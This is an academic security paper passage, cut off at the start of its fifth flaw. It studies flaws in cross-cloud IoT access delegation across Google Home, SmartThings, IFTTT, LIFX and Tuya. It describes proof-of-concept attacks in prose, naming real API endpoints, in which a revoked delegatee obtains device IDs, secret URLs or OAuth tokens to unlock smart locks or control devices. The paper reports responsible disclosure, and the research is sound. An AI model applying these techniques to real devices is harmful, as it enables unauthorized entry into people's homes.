IoT clouds facilitate the communication between IoT devices and users, and authorize users' access to their devices. In this paradigm, an IoT device is usually managed under a particular IoT cloud designated by the device vendor, e.g., Philips bulbs are managed under Philips Hue cloud. Today's mainstream IoT clouds also support device access delegation across different vendors (e.g., Philips Hue, LIFX, etc.) and cloud providers (e.g., Google, IFTTT, etc.): for example, Philips Hue and SmartThings clouds support to delegate device access to another cloud such as Google Home, so a user can manage multiple devices from different vendors all through Google Home. Serving this purpose are the IoT delegation mechanisms developed and utilized by IoT clouds, which we found are heterogeneous and ad-hoc in the wild, in the absence of a standardized delegation protocol suited for IoT environments. In this paper, we report the first systematic study on real-world IoT access delegation, based upon a semi-automatic verification tool we developed. Our study brought to light the pervasiveness of security risks in these delegation mechanisms, allowing the adversary (e.g., Airbnb tenants, former employees) to gain unauthorized access to the victim's devices (e.g., smart locks) or impersonate the devices to trigger other devices. We confirmed the presence of critical security flaws in these mechanisms through end-to-end exploits on them, and further conducted a measurement study. Our research demonstrates the serious consequences of these exploits and the security implications of the practice today for building these mechanisms. We reported our findings to related parties, which acknowledged the problems. We further propose principles for developing more secure cross-cloud IoT delegation services, before a standardized solution can be widely deployed.

1 Introduction

The popularity of Internet of Things (IoT) gives rise to the demand for effectively managing these devices, which has been supported by *IoT clouds*. These clouds are operated by both device vendors (Philips Hue, LIFX, Tuya, etc.) and cloud providers (Google, Amazon, IFTTT, etc.), offering integrated services for IoT users to control their devices across the Internet in a convenient and transparent way. Prominent examples include SmartThings [33], IFTTT [13] and Google Home [12]. Such cloud services facilitate the communication between IoT devices and users, and manage users' access to the devices: IoT devices are registered to the clouds, and users' control commands (e.g., opening a lock, typically issued through the companion app of the device) go through the clouds' authentication and authorization, ensuring only authorized users can operate a device. Today's IoT clouds tend to provide complicated functionalities like cross-vendor/cross-cloud device control, sharing of device access, device control automation, etc., as enabled by the cloud's vast computing and communication resources. Of particular importance is the capability to delegate device access across different clouds and users: for example, Philips Hue may allow Google Home to control its smart light bulb, so the owner of the bulb can manage multiple devices from different vendors all through Google Home; an Airbnb host may temporarily give the access to the smart devices in her home to her guest during his stay. Such a capability can lead to a convoluted delegation chain, whose complicated authorization operations could easily go wrong. Although threats to IoT devices have been studied before [23, 52, 56, 57, 62, 76], little has been done so far to systematically analyze and understand the security implications of this IoT delegation process.

Risks in cross-cloud delegation. Delegation of authority has been studied in the access control community for decades, with security risks such as credential leakage, incomplete revocation and incorrect policy enforcement [61, 69, 73] being discovered. Unlike the theoretic models analyzed before in which all parties run the same delegation protocol and interact through unified interfaces, real-world IoT clouds often utilize their individual, heterogeneous delegation protocols

*Work was done when the first two authors were at Indiana University Bloomington.

†Corresponding author: Luyi Xing, Indiana University Bloomington.

that may not be compatible with those of other clouds and may not have been properly verified. For example, the LIFX and IFTTT clouds delegate access to the SmartThings cloud through different protocols: LIFX issues an OAuth token to SmartThings to access LIFX bulbs, while IFTTT provides SmartThings a secret URL as a security token to access its devices (see Section 3). To work with these delegator clouds, the SmartThings cloud runs a program from each of them that implements the corresponding protocol to enable SmartThings to communicate with the devices on each delegator cloud.[1] Such a program allows the delegator to participate in further access management of the device for users on SmartThings cloud; a security risk could arise, however, when the program is not fully compliant with SmartThings' security policies (Section 3.1). Given that a standard delegation protocol (such as WAVE [45]) could take a long time to be adopted and deployed in the wild, until all compatibility and usability issues are resolved, a systematic analysis of today's IoT delegation and in-depth understanding of its security risks are of critical importance. This, however, has never been done before, up to our knowledge.

Findings. In this paper, we report the first attempt to analyze the security weaknesses of real-world IoT access delegation and mitigate their potential threats to the IoT ecosystem. Using a semi-automatic verification tool, we evaluated the delegation supports provided by 10 popular IoT clouds, including both device vendors (Philips Hue, LIFX, iHome, etc.) and IoT cloud providers (IFTTT, Amazon, SmartThings, Google, etc.). Our study shows that device delegation on these clouds is often vulnerable (Section 3) and can be exploited to gain unauthorized access to the victim's devices or impersonate the devices to perform unauthorized interactions with other devices. The consequences of such attacks are serious, ranging from completely losing control on the delegated access rights on SmartThings (Section 3.2) to leaking sensitive device IDs on Google Home that enables the attacker to unlock the victim's home door by spoofing events (Section 3.1).

Most importantly, our research shows that the heterogeneous and ad-hoc delegation processes in the wild have led to conflicting delegation policies across IoT clouds. More specifically, under today's IoT cloud delegation model, the delegator and delegatee clouds are less decoupled than expected and therefore need to be aware of each other's security constraints when determining their own delegation policies. As mentioned earlier, the SmartThings cloud delegated with access rights to a device requires the delegator cloud to upload a program, a.k.a. *SmartApp*, to help access the device from the delegator. When SmartThings further grants to its users the access to the device, however, we found that a SmartApp not compliant with the delegation policies of SmartThings (e.g., the `IFTTT` SmartApp) exposes to the SmartThings users the privilege that SmartThings cannot revoke (Section 3.1). On the other hand, SmartThings' access delegation to the Google Home cloud needs to go through Google's interface that asks for both device ID and OAuth token. Although device ID is public for many IoT clouds (Belkin, Philips Hue and MiHome) [52, 76], it is an authentication token on SmartThings [56]. Unaware of this side effect, Google Home's policy of sharing SmartThings device ID with its users enables a malicious delegatee user to directly access devices on SmartThings cloud, even after Google Home has revoked his access to the device (Section 3.1). Such incomplete information of the other party's security policies and constraints turns out to be a fundamental problem in today's IoT delegation model.

Also, an IoT cloud tends to directly adopt existing authorization protocols such as OAuth, which however cannot meet all delegation requirements in the IoT environments (Section 3.2). Particularly, we found that a malicious delegatee user on the Tuya cloud can bypass its access control, by strategically delegating his access to Tuya devices to another cloud (e.g., Google Home) and leveraging the latter's OAuth token to access the devices, even after his access right has been revoked in the Tuya cloud – a violation of the transitivity property in delegation (Section 3.2). Also problematic is the heterogeneous and custom delegation protocols, which oftentimes did not go through a rigorous verification and are therefore error-prone in their policy enforcement, causing security risks such as leaking the OAuth token to an unauthorized party (Section 3.2).

Methodology. Our security analysis was facilitated by a semi-automatic verification tool, called *VerioT*, which performs model checking for IoT delegation systems. To this end, we came up with a simple, generalized security property that captures the requirements of IoT delegation. Most challenging here is to model different real-world delegation systems, which requires manual effort to read developer documentations and user manuals of those IoT clouds, and analyze communication traffic of their companion mobile apps, to understand their delegation mechanisms and operations. To reduce such manual efforts, we leverage the observation that cross-cloud delegation can be described by combinations of *basic* types of delegation operations (Section 4.2) and corresponding data flows, such as OAuth token issuing, which are similar across different clouds. This allows us to design a modeling approach involving a base delegation model that outlines the generic operations and data flows in a cross-cloud delegation and a set of templates for different *basic* types of delegation operations. To describe a real-world delegation system, one can directly use or customize existing templates to refine the base delegation model.The new model automatically produced by our tool is then verified against the security property using Spin [38], an off-the-shelf model checker. Any

[1] Throughout the paper, we call the party (an IoT cloud or the device owner) delegating access right to another party *delegator* and the recipient of the right *delegatee*. Also, we call a cloud with direct access to a device *device vendor cloud* or simply *vendor cloud* (as it is typically operated by the vendor).

counterexample produced by the checker represents a potential attack path, which can lead to the detection of a weakness in the delegation process. `VerioT` was used in our research to find all except one vulnerabilities reported in the paper. We have made the tool publicly available [34], including the base delegation model and operation templates.

Impacts. Running `VerioT` to analyze the delegation operations on leading IoT clouds, including Google Home, SmartThings, IFTTT, Philips Hue, etc., we have discovered 6 security-critical vulnerabilities that expose millions of IoT users and hundreds of IoT clouds to security risks (Section 5). We reported all these flaws to the affected parties, including Google Home, SmartThings, Philips Hue, etc., which are taking actions to address them: e.g., SmartThings has deployed two fixes and Philips Hue claimed that they will release a fix to our reported vulnerability in their upcoming update. We are helping other cloud providers and device vendors to find solutions. The demos of our attacks are online [34].

Contributions. We summarize the contributions of the paper as follows:

• *New understanding of IoT delegation*. We performed the first systematic study on security risks in IoT device access delegation. Our research has brought to light new categories of unexpected and security-critical vulnerabilities in the delegation process of today's leading IoT cloud providers and device vendors, the serious consequences once these vulnerabilities have been exploited, their fundamental causes and the challenges in fixing them. The lesson learned will contribute to better protection of real-world IoT delegation.

• *IoT delegation verification*. We developed and released the first support for formal verification of real-world IoT delegation. Our base model, delegation operation templates, security property and refinement technique have made the first step toward convenient and automated discovery of delegation vulnerabilities, which helps secure not only today's but also tomorrow's IoT delegation operations.

Roadmap. The rest of this paper is organized as follows: Section 2 provides the background information of IoT device delegation and discusses its security requirements and potential risks; Section 3 elaborates the vulnerabilities we discovered; Section 4 describes the semi-automatic methodology we used to find these vulnerabilities; Section 5 reports a measurement study on the impacts of the delegation flaws; Section 6 discusses the design principles for developing secure delegation mechanism, the limitations of our work and potential future directions; Section 7 compares the related prior studies with our work and Section 8 concludes the paper.

2 Cross-cloud IoT Access Delegation

2.1 Background

Cloud-based IoT access. Figure 1 shows the typical procedure for accessing devices through IoT clouds. Specifically, the owner of an IoT device first registers her device to the device vendor's cloud (e.g., through presenting a client certificate embedded in a device, as an iHome smart plug does) or a third-party cloud adopted by the device vendor (e.g., KEYGMA devices are registered to Tuya cloud [16]), so the device could be managed through the cloud. As mentioned in Section 1, we call a cloud with direct access to a device *device vendor cloud* or simply *vendor cloud*. When a user attempts to access the device (e.g., through her mobile app or web console), the cloud authenticates the user and then sends her commands to the target device if the user is authorized. This IoT access paradigm has been adopted by mainstream IoT device vendors (e.g., Philips, August, iRobot, LIFX, iHome, Tuya, etc.), as well as third-party IoT clouds (SmartThings, Google, Amazon, etc.).




Figure 1: The complex delegation in IoT

In addition to the direct device access initiated by the user, mainstream IoT clouds, such as SmartThings, IFTTT, Amazon Alexa, etc., also allow the user to define trigger-action rules to automatically trigger her devices' actions under some events: for example, once the user's front door lock is unlocked, the cloud also turns on her living room bulb.

Cross-cloud access delegation. To control an IoT device, the user needs to install its vendor's app, which is not scalable with an increasing number of devices from different vendors one needs to manage. To address this challenge, cross-cloud IoT delegation has emerged to provide a uniform and transparent interface to handle devices from different vendors. For example, through the app of Google Home, which has been given access rights to all devices in the user's possession, she could control her smart bulb in the Philips cloud, smart lock in the SmartThings cloud, smart plug on iHome cloud, etc. This access paradigm is made possible by a delegation process.

As illustrated in Figure 1, to manage a smart lock in the

SmartThings cloud, Google Home needs to get an access token (e.g., an OAuth token [24]) from the SmartThings cloud the lock is registered to. With the token, an authorized Google user can issue commands through Google to SmartThings so as to operate on the device. For this purpose, SmartThings needs to delegate the right to access the device to Google, through OAuth [24] or other custom authorization solutions. Taking OAuth as an example, the user can trigger this delegation process through the following steps: (1) logs onto her Google Home console (e.g., a mobile app); (2) selects "set up device" to enter her SmartThings account credential; (3) if the user is allowed to use the device, SmartThings generates an access token and forwards it to Google Home. Such cross-cloud delegation has been supported by all mainstream IoT clouds.

2.2 Complexity in IoT delegation

Delegation chain. Real-world IoT delegation often involves multiple parties and can become quite complicated, as illustrated by Figure 1. As we can see, the access right to an IoT device is first given to its *device vendor cloud* (①). The vendor then delegates the access to a *delegatee cloud* (②), such as Google Home, for controlling a user's devices managed by different vendor clouds. The *delegatee cloud* may further hand over the access right to another (delegatee) cloud (③). On each of these clouds, access to the device can be granted (by the device administrator) to one or more (delegatee) users (④ ⑤). Along the delegation chain, the (delegatee) user may further give her access to another (delegatee) cloud (⑥).

Cross-cloud delegation mechanisms. Different IoT clouds today have their own authorization mechanisms to delegate device access rights to or receive delegations from other clouds and their own users. Each party on a delegation chain is expected to follow the mechanisms (and their input constraints) of its *upstream* (delegator) and *downstream* (delegatee) actors. Such heterogeneous authorization gets each IoT cloud entangled in the device management of another cloud, even after the delegation happens. In our research, we analyzed the typical authorization mechanisms as deployed on 10 mainstream IoT clouds, which are presented below:

• *OAuth and its customizations*. OAuth is an open standard for access delegation [24], which has been widely adopted by IoT clouds. A problem is that OAuth is not designed for IoT, and therefore some IoT clouds have customized it to facilitate cross-cloud device management. An example is *Actions on Google* protocol, which is a customization to OAuth by Google [1]: any *device vendor cloud* (such as Philips Hue, LIFX, iHome) that delegates access tokens (i.e., OAuth token) to Google Home is required to provide a set of information about the target device(s), including device IDs, device types, device names, etc. Such information is used by Google for cross-cloud device control, which allows the Google Home user to find and operate on devices based on their IDs, names, etc., albeit the devices are actually behind another cloud.

• *Custom authorization*. We also found that IoT clouds can use custom, sometimes ad-hoc authorization mechanisms for cross-cloud delegation. For example, IFTTT cloud delegates access to SmartThings cloud through a secret URL: when a SmartThings user needs to access the device behind IFTTT, SmartThings sends her requests to IFTTT through the URL. In the meantime, SmartThings asks its delegator to upload a SmartApp (e.g., the *IFTTT* SmartApp) for communicating with both the delegator-side device and its client who uses the device.

2.3 Security Requirements

As mentioned earlier, cross-cloud IoT delegation involves different actors, with different security policies and complicated, sometimes ad-hoc enforcement. Access control under this circumstance faces unique challenges and is expected to meet unique security requirements, as summarized below:

Safe and consistent delegation policies. IoT delegation involves parties from different organizations (vendors, clouds, users), with discrepant security needs. Under the delegation model deployed on today's clouds, a party on a delegation chain could get involved in another party's management of a device. Therefore, in the absence of a full picture of other parties' security constraints, a delegation process could get to the situation where a delegatee's policy could bring in a risk that could put a delegator's security in jeopardy. So ideally, delegation policies across all actors on a chain should be consistent with each party's individual security policies, ensuring that they will not be exposed to new threats during the whole process.

Non-bypassable and transitive delegation control. On a delegation chain, access rights to an IoT device could be distributed across multi-parties. Enforcement of a delegation policy, therefore, is expected to be comprehensive, blocking all avenues of unauthorized access. Also important is the transitivity in delegation control: once a delegator enforces a policy (e.g., revoking its delegatee party's access right), all downstream parties should all follow suit (e.g., even access rights further delegated out by the delegatee should also be automatically revoked).

2.4 Threat model

We define two user roles in the distributed IoT system, the administrator and the delegatee user. The administrator can be a device owner or a system administrator of an organization. The administrator can delegate the access to IoT devices to other users – the delegatee user. Delegatee user's access is subject to revocation and expiry. The delegatee user may further delegate to others.

In our research, we consider the system administrator and the IoT clouds to be honest, while the delegatee user can be malicious, who may attempt to get unauthorized access to IoT devices. We assume that the malicious user would make full use of his power to acquire the credentials and useful information he is not entitled to access: e.g., making API requests to gain extra credentials, extracting information from system logs, official developer documents and captured network traffic generated by his mobile app. In the meantime, we do not consider the adversary capable of eavesdropping on the communication between other parties.

3 Security of Cross-Cloud IoT Delegation

In this section, we report a security analysis on cross-cloud IoT delegation operated by 10 leading IoT clouds, including Google Home, SmartThings, IFTTT, Philips Hue, August, LIFX, Tuya, etc. Through discovery of five flaws and construction of their end-to-end attacks (see video demos online [34]), our study shows that in the absence of a standardized, verified cross-cloud delegation protocol, delegation across mainstream IoT clouds is hard to make right, often containing serious flaws in its policy design or enforcement.

One of the flaws (Flaw 4, see below) was found manually, which led to this research and our development of `VerioT` that helped discover all other flaws, based on our modeling of real-world cross-cloud delegation and formal verification (Section 4). With respect to the two security requirements summarized earlier (Section 2.3), we classify all flaws identified in our study into two categories: (1) inconsistent security policies between the delegator and delegatee clouds (Section 3.1); (2) inadequate enforcement of delegation transitivity in the presence of customized, often ad-hoc delegation management across real-world IoT clouds (Section 3.2).

3.1 Inadequate Cross-Cloud Coordination

As mentioned earlier, under the heterogeneous and often ad-hoc authorization on today's IoT clouds, a cloud on a delegation chain often cannot decouple its access delegation management from those of other clouds, and thus easily gets involved in others' access control decisions. So it is important for these clouds to be aware of each other's security assumptions and constraints. Such a coordination, however, is not in place today, as discovered in our research, which brings in security risks to the parties on the chain. Here, we report two vulnerabilities discovered on popular IoT cloud services that characterize the real-world challenges in securing cross-cloud IoT access management.

Flaw 1: Device ID disclosure. As mentioned earlier (Section 2.2), clouds that delegate device access to Google Home must follow an OAuth protocol customized by Google: the delegator cloud is required to provide both an OAuth token and its device information to Google. For example (see Figure 2), to enable a Google Home user to manage devices behind the SmartThings cloud (e.g., smart lock, smart switch, etc.), Google needs to be given both an OAuth token (through a regular OAuth process), and additionally the device information (e.g., device IDs, device names, etc.) from SmartThings. Such device information is further passed to the Google Home user to command the target device.




Figure 2: Google Home leaks the *deviceID* of SmartThings switch, enabling the adversary to unlock smart lock

In our study, we found that such a delegation process introduces a new security risk, due to Google's lack of knowledge about the security implication of SmartThings' device ID. Although the device ID normally just serves the purpose of locating its device on a cloud (such as Philips Hue and MiHome), it is also used as an authentication token on SmartThings for its trigger-action management: by presenting the ID of a device (a 32-digit string, unique to a device under SmartThings), one can issue events (e.g., temperature change, switch toggled, presence detected, etc.) to the SmartThings cloud on behalf of the device (through the *sendLocationEvent* API, see our PoC attack); such events can further trigger other devices managed under the SmartThings cloud (through trigger-action rules, see Section 2.1). Note that, although the presence of the device ID allows an event to be issued and related operations to be triggered on SmartThings (according to predefined rules), it is not an authorization token for device access: that is, an unauthorized party cannot use the ID to command the device he is not entitled to access.

Unaware of this side effect, Google discloses this ID to any client with the access right to the device, which brings in the security hazard. Specifically, on Google Home, as long as the administrator (e.g., an Airbnb host, a property manager) delegates a device's access right to a user once (e.g., an Airbnb guest, a tenant), the ID of the SmartThings device is permanently exposed. Even after the delegatee's access is revoked on Google Home (e.g., after he checks out of the Airbnb apartment), he still retains the capability to fake events of the device using the ID and triggers the administrator's other devices. Depending on the trigger-action rules configured by the owner/administrator, the fake events can open a smart lock (letting in an unauthorized individual), turn off an alarm, etc., through the SmartThings platform [10].

In our research, we performed a measurement study on the consequences of the attack (Section 5.2), and found that potentially many vendors could be affected by such a flaw. Further, we did not find any mechanisms in place to allow

the clouds like Google (delegated with device access rights from almost 1,000 vendors) to get information about their delegators' security assumptions and constraints, based upon the documentations we inspected (see Section 5.2).

PoC exploit on Flaw 1. Exploiting the above weakness, we implemented an end-to-end PoC attack on our own devices – an August smart lock and a SmartThings switch (a virtual switch that can be toggled in mobile app – not a physical switch). The experiment setting is outlined in Figure 2. Specifically, the victim set a trigger-action rule on the SmartThings cloud: if the switch is toggled, then lock/unlock the smart lock; also, she linked her SmartThings account to Google Home. Then through Google Home, she granted the access right of the switch to a malicious user (e.g., an ill-intentioned Airbnb guest). At this point, the attacker obtained the SmartThings device ID of the switch by inspecting the network traffic between his Google Home mobile app and the Google cloud. Later, the victim revoked the malicious user's access right and he could not control the device from his Google Home app. However, using a simple SmartApp of SmartThings (see our source code online [34]), which sends fake *switch.off* events to the SmartThings cloud with the switch's device ID, the attacker was able to open the smart lock.




Figure 3: Security policy confliction between IFTTT cloud and SmartThings cloud

Flaw 2: Leaking secret of delegatee cloud. Delegation Flaw 1 shows that a delegatee cloud (Google) could leak the secret of its delegator cloud (SmartThings). Surprisingly, we found that such unintended information disclosure could also go other way around: a delegator cloud can also expose the sensitive data that the delegatee cloud intends to protect. The problem affects multiple leading IoT clouds (SmartThings, IFTTT, etc.). Again it is caused by the entangled delegation process, with both the delegator and the delegatee involved in the other's authorization process, and the lack of coordination to align their security policies.

Unlike Google that uses a delegation protocol with a mandatory input interface its delegator cloud must follow, SmartThings cloud provides a flexible mechanism: its delegator is allowed to upload a software module called *SmartApp* [35] to SmartThings to help execute its delegation protocol and manage the access to the device under the delegator cloud. As an example, the IFTTT cloud delegates access to its device through sharing a secret URL with SmartThings: through the URL, when a SmartThings device issues an event (e.g., a smart switch is operated), the SmartThings cloud can trigger the actions of an applet on IFTTT to control another device behind the IFTTT cloud (e.g., August smart lock, see Figure 3), based upon pre-defined trigger-action rules. This rather ad-hoc delegation protocol runs on the SmartThings side by an IFTTT SmartApp (Figure 3), which acts as an interface between the two clouds. With the IFTTT SmartApp, the user can define such trigger-action rules to connect the devices (e.g., the switch and the lock) across the clouds. As a result, her operation on the SmartThings device will be used by the SmartApp to invoke the activities on the device behind IFTTT cloud.

Since the IFTTT SmartApp runs on the SmartThings cloud and interacts with the end user, it is important to make sure that the SmartApp strictly follows SmartThings' security policies. Our research, however, shows that these policies have not been fully respected by the IFTTT SmartApp, possibly due to the lack of coordination between the two clouds. Specifically, we found that by calling an API provided by the IFTTT SmartApp, the SmartThings user can get the secret URL. This violates SmartThings' policy that allows a device administrator (e.g., an Airbnb host) to temporarily delegate the access right on her devices to a user (e.g., delegating the SmartThings switch to an Airbnb guest to operate the lock) and later revoke the right. That is, once the delegatee user acquires the URL, he retains a direct channel to communicate with the IFTTT device, even after the administrator revokes his access to the device on SmartThings: for example, through the URL, which serves as an authentication token, the user can send a fake event (e.g., switch is off) on behalf of the SmartThings device (e.g., the smart switch) so as to trigger the action on the IFTTT side (e.g., open the lock).

PoC exploit on Flaw 2. We conducted a PoC attack to exploit the flaw. As outlined in Figure 3, we configured our August smart lock on the IFTTT cloud, such that an applet in the IFTTT cloud will open/close our lock upon receiving the switch event from the SmartThings cloud – a normal usage scenario intended by the IFTTT platform; we also configured our smart switch on SmartThings: when the switch is turned on or off, an event will be issued by the IFTTT SmartApp through the IFTTT cloud, leading to different operations on the lock.

After that, we temporarily invited a "malicious" user to access the switch on the SmartThings cloud. Note that, on SmartThings, devices a user can access are organized as a group called *location*, which also includes the SmartApps related to the devices (e.g., the IFTTT SmartApp); also, *location* is SmartThings' smallest unit for device delegation: if the administrator wants to give the access to devices at a *location*, he needs to pass the control on the *location* to the delegatee user. In our attack, with access to the *location*, the malicious delegatee user could obtain the secret URL from the IFTTT SmartApp by calling the Web API it hosts (a URL endpoint, such as `https://graph.api.smartthings.com/api/smartapps/[32-digit-string]/subscriptions`,

specific to the IFTTT SmartApp in a particular *location*). To get the Web API, the delegatee user called a public Web API of the SmartThings cloud (`https://graph.api.smartthings.com/api/smartapps/endpoints`), which is designed to return to a client the Web APIs available in the *location* that the client has access to. In our attack, by simply calling the returned Web API, the delegatee user obtained the secret URL from the IFTTT SmartApp; then by posting an HTTP request to the URL, the user was able to trigger the IFTTT applet to open the smart lock, even after his access had been revoked in the SmartThings cloud.

Discussion. Here, the problem comes from the misaligned security policies between SmartThings and IFTTT. Specifically, the IFTTT SmartApp simply trusts any user with access to the devices, and discloses the URL – a security token – to the malicious delegatee user. Such an operation, however, completely invalidates SmartThings' enforcement of its delegation revocation policy. Also importantly, since the URL is hosted by the IFTTT cloud, there can be no easy way for SmartThings to revoke the URL, without the proper policy coordination from IFTTT or a mechanism supported by IFTTT for SmartThings to revoke the URL anytime it wants (e.g., once SmartThings revokes access of a delegatee user). However, our study indicates that *proper cross-cloud policy coordination is absent in today's IoT ecosystem*.

Responsible disclosure. We reported both flaws to affected parties including Google Home, SmartThings, etc., who acknowledged the seriousness of the problems. SmartThings awarded us through their bug bounty program.

3.2 Inadequate Policy Enforcement

In addition to conflicting security policies across clouds, the access delegation mechanisms developed by individual clouds also turn out to be ad-hoc, likely due to the constraints of their systems' functionalities and the absence of a standardized IoT delegation protocol. This leads to a problem that those real-world delegation operations often have not been rigorously verified and therefore their enforcement of delegation policies can be vulnerable. Following we elaborate on three security-critical flaws discovered from popular IoT clouds, which demonstrate the importance of systematic security analysis on today's heterogeneous, ad-hoc IoT delegation ecosystem, as we propose in the paper.




Figure 4: Policy violation between LIFX and SmartThings

Flaw 3: Exposing hidden devices in the delegator cloud. LIFX [17] is a popular IoT manufacturer whose cloud can delegate device access to other clouds, such as SmartThings, for example, when the device administrator wants to use SmartThings to manage all her devices. To support the delegation protocol of LIFX, the SmartThings cloud runs a LIFX SmartApp for the cross-cloud device access (Figure 4), like the delegation from IFTTT (Flaw 2). Again, the LIFX SmartApp not only serves as the interface between the two clouds, but also helps SmartThings manage the access to LIFX devices.

As mentioned earlier (Section 3.1), on SmartThings, devices that the user can access and related SmartApps are grouped into a *location*, including devices behind the delegator clouds. In reality, however, a property manager or an Airbnb host (the administrator) may not want to give her tenant access to *all* her devices (e.g. the smart lock for the owner's room in a rented-out apartment). This is supported by the LIFX SmartApp in her *location*, which can be authorized to access all LIFX devices of the administrator (with the OAuth token issued by the LIFX cloud), and in the meantime can be configured to expose only a subset of the devices to the *location*. As a result, the delegatee user (e.g., the tenant) will only be able to use the subset of devices at the *location* he is given access to.

However, we found that the LIFX SmartApp has not been properly protected on the SmartThings cloud. It turns out that the delegatee user on SmartThings is allowed to read from the private storage of the SmartApp at the location, which allows him to obtain the OAuth token kept there. This exposure has serious consequences. No longer can the administrator hide some LIFX devices from her delegatee, who can retrieve all device IDs from the LIFX cloud through its *List Lights* API [19] using the OAuth token, and further use the IDs and the token to command any device under the administrator's control through the *Set State* API [20]. Even more seriously, this unauthorized privilege will be kept by the user even after his right has been revoked by the administrator on SmartThings. Further, our measurment study (Section 5.2) shows that the problem also affects tens of other IoT vendors that delegate to SmartThings access to their devices.

PoC exploit on Flaw 3. To exploit the above weakness, we performed an end-to-end attack with our own LIFX bulbs. As outlined in Figure 4, we first delegated all LIFX bulbs to the SmartThings cloud and configured the LIFX SmartApp to expose only bulb_1 (the one with `ID1`) to our SmartThings *location*. Then, we delegated the SmartThings *location* to the malicious user for accessing bulb_1 (with all other bulbs hidden). However, since the malicious delegatee gained the access to the *location*, he successfully obtained the OAuth token from SmartThings IDE system [37], SmartThings' Web-based management console that shows SmartApps in the *location* and their storage. With the OAuth token, the malicious user could acquire IDs of the administrator's other bulbs from LIFX *List Lights* Web API (`https://api.lifx.com/v1/lights/all`, used to list all devices available to a client) [19] and then control them remotely [20].

Flaw 4: OAuth pitfall. Not only do custom delegation mechanisms operated by today's mainstream IoT clouds (e.g., Google, SmartThings, IFTTT, etc.) all contain serious security weaknesses (Flaw 1-3), but our research further shows that even a direct application of OAuth [24] – a cross-service delegation standard, to the complicated IoT delegation turns out to be error-prone. The new security problem we discovered affects several IoT vendors, including KEYGMA, MOES, Useelink, etc. (see Section 5.2)




Figure 5: Independent OAuth Tokens for third-parties

Specifically, let us use Tuya as an example (Figure 5). The cloud allows the user to control her devices through Google Home. To delegate the privilege to Google, Tuya implements the standard OAuth protocol (Section 2): the user on Google Home can enter her Tuya credentials, and if she is allowed to access the device, Tuya will forward an OAuth token to Google Home, enabling her to control the device.

To find out whether Tuya's OAuth protocol can ensure secure delegation, we inspected the OAuth specification [39] in our research, and found that one of its recommended implementation options, which has been taken by Tuya, actually violates the *transitivity* property expected in IoT delegation (see Section 2.3). When a service gives an OAuth token to its delegatee service, the token can be issued on behalf of either (1) the user who initiates the OAuth process (e.g., the user in Figure 5), or (2) the delegatee service (e.g., Google Home in Figure 5).[2] In our study, we found that Tuya's implementation of OAuth takes the second option, which introduces a serious security risk. Specifically, after a Tuya user delegates to Google her device access, the OAuth token Tuya issues to Google is not on behalf of the user but in the name of Google. As a result, when the user's access right is revoked on the Tuya cloud, he can still access the device through Google Home using its OAuth token, since the token from Tuya's perspective is independent of the user so it will not be invalidated when the user's access right (which has already been delegated out to Google) is taken away.

Again, this weakness can be exploited in the real world, e.g., by a malicious Airbnb guest (or property tenant) to retain unauthorized device access. Specifically, the administrator on the Tuya cloud (e.g., an Airbnb host or property manager) delegates device access to the user, and later revokes the access through the Tuya cloud's management console. However, if the user has already strategically delegated his device access to Google Home, he will still be able to stealthily operate on the devices through Google Home, even after his access is revoked by the Tuya cloud.

PoC exploit on Flaw 4. We conducted a PoC attack to exploit the vulnerability. As shown in Figure 5, we first delegated the access to a Tuya smart plug to a malicious Tuya user through the Tuya cloud. Then, the delegatee further gave his privilege to his own Google Home account. After the user's access right was revoked on the Tuya cloud, he could still use his Google Home app to control the plug.

Discussion. This problem was first discovered through a manual check of the Tuya delegation process, which motivated this research. This case inspired us that the cross-cloud delegation in IoT can introduce new risks compared to traditional cross-website delegation scenarios, due to the different application paradigm and security requirements. For example, in a traditional scenario, when a user delegates access to her Facebook account to another Website via OAuth, her Facebook account would be almost impossible to be revoked by another party, and thus the need to invalidate the OAuth token following a revocation of the user's own Facebook access is less prominent. That is, delegation transitivity (see Section 2.3) is a less prominent security risk there. In contrast, delegating access to an untrusted user (e.g., an Airbnb guest or property tenant) and frequent access revocation in IoT context are commonplace. This requires IoT applications to appreciate delegation transitivity when applying OAuth, which, however, is less understood before.




Figure 6: Insecure revocation of Philips Hue

Flaw 5: Abusing cross-cloud delegation API. As mentioned earlier, IoT device vendors' clouds (*device vendor cloud*) allow the user to operate on her devices through either the *device vendor cloud*, or the delegatee cloud. In our study, we found that an unauthorized user in the *device vendor cloud* can abuse the delegation APIs provided to the delegatee cloud, and get unauthorized device access, as elaborated below.

